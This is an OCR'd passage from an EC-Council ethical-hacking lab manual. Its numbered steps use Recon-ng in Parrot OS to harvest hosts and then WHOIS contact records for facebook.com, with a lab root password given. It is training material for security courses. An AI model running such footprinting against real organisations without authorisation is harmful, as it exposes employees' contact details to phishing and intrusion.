


42. The generated report appears in the **Firefox** browser, displaying the summary of the harvested hosts.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

43. You can expand the **Hosts** node to view all the harvested hosts, as shown in the screenshot.




44. Close all open windows.
45. Until now, we have used the Recon-ng tool to perform network reconnaissance on a target domain
46. Now, we will use Recon-ng to gather personnel information.
47. Open a new **Parrot Terminal** window, In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
48. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
49. Now, type **cd** and press **Enter** to jump to the root directory.
50. Type **recon-ng**, and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


51. Add a workspace by issuing the command **workspaces create reconnaissance** and press **Enter**. This creates a workspace named reconnaissance.




52. Set a domain and perform footprinting on it to extract contacts available in the domain.
53. Type **modules load recon/domains-contacts/whois_pocs** and press **Enter**. This module uses the ARIN Whois RWS to harvest POC data from Whois queries for the given domain.
54. Type the **info command** and press **Enter** to view the options required to run this module.
55. Type **options set SOURCE facebook.com** and press **Enter** to add facebook.com as a target domain.

    Note: Here, we are using facebook.com as a target domain to gather contact details.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

